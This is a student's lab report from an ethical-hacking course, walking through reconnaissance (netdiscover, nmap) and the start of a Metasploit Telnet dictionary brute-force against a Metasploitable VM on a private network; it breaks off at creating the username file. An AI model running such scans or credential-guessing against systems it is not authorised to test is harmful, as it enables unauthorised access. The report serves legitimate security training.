**Project Report**

**Title:** Exploiting the Telnet to find open ports of the target using Kali Linux and Metasploit

**Course:** CEH Class

**Student Name:** Laxman

**Objective**

Telnet is a network protocol that lets you remotely access and control another computer using port 23. In this task, we will use a brute force dictionary attack, where we try many username and password combinations from a file to gain access. This method is easier than exploiting software vulnerabilities.

**Configuration Details**

**Attacker Machine (Kali Linux):**

**• Operating System:** Kali Linux

**• RAM:** 4 GB

**• Processors:** 4

**• Storage:** 30 GB

**• Network Adapter:** NAT

**• IP Address:** 192.168.44.129

**• Username:** Kali

**Victim Machine (Metasploit):**

**• Operating System:** Metasploit Machine

**• RAM:** 512 MB

**• Processors:** 1

**• Storage:** 8 GB

**• Network Adapter:** NAT

**• IP Address:** 192.168.44.131


**Steps Performed**


**Step 1: Setup the Virtual Machines**

**• Description:** Both the Kali Linux (attacker) and Metasploit (victim) machines

were launched using NAT networking to ensure they are on the same virtual network.

**Open the both Machines in the VMware.**

****

****


**Step 2:** **Pinging the both Machines**


Command Using: 1) ifconfig (Kali Linux)

1. ping 192.168.44.131 (Kali Linux)
2. Ifconfig (Metasploit)

4) ping 192.168.44.129 (Metasploit)

**• Evidence**

****

****

**Step 3: Netdiscover to discover the network on the local network**

**Command using:** 1) netdiscover -r 192.168.44.0/24

2) You found the target Ip press Ctrl+Z to exit the scanning


**• Evidence**


****

**Step 3: Scanning the telnet for check port is open or not with the help of nmap**

**Command Using:** nmap -sV -vv -T4 192.168.44.131

**• Evidence**

****

****

**Step 4: Enter the telnet**

**Command Using:** 1) telnet 192.168.44.131

2) Press Ctrl+Z

> Telnet is open but I, don’t know the password we will start the Metasploit framework console and search for our tool msfconsole


**• Evidence**

****

**Step 4: Open the tool**

**Command using:** msfconsole

**• Evidence**

****

**Step 5: Short the Telnet options**


**Command Using:** 1) search telent


2) use 75

3) show options

**• Evidence**

****





**Step 6: Creating User and Password Files**


**Command Using:** 1) vim user.txt

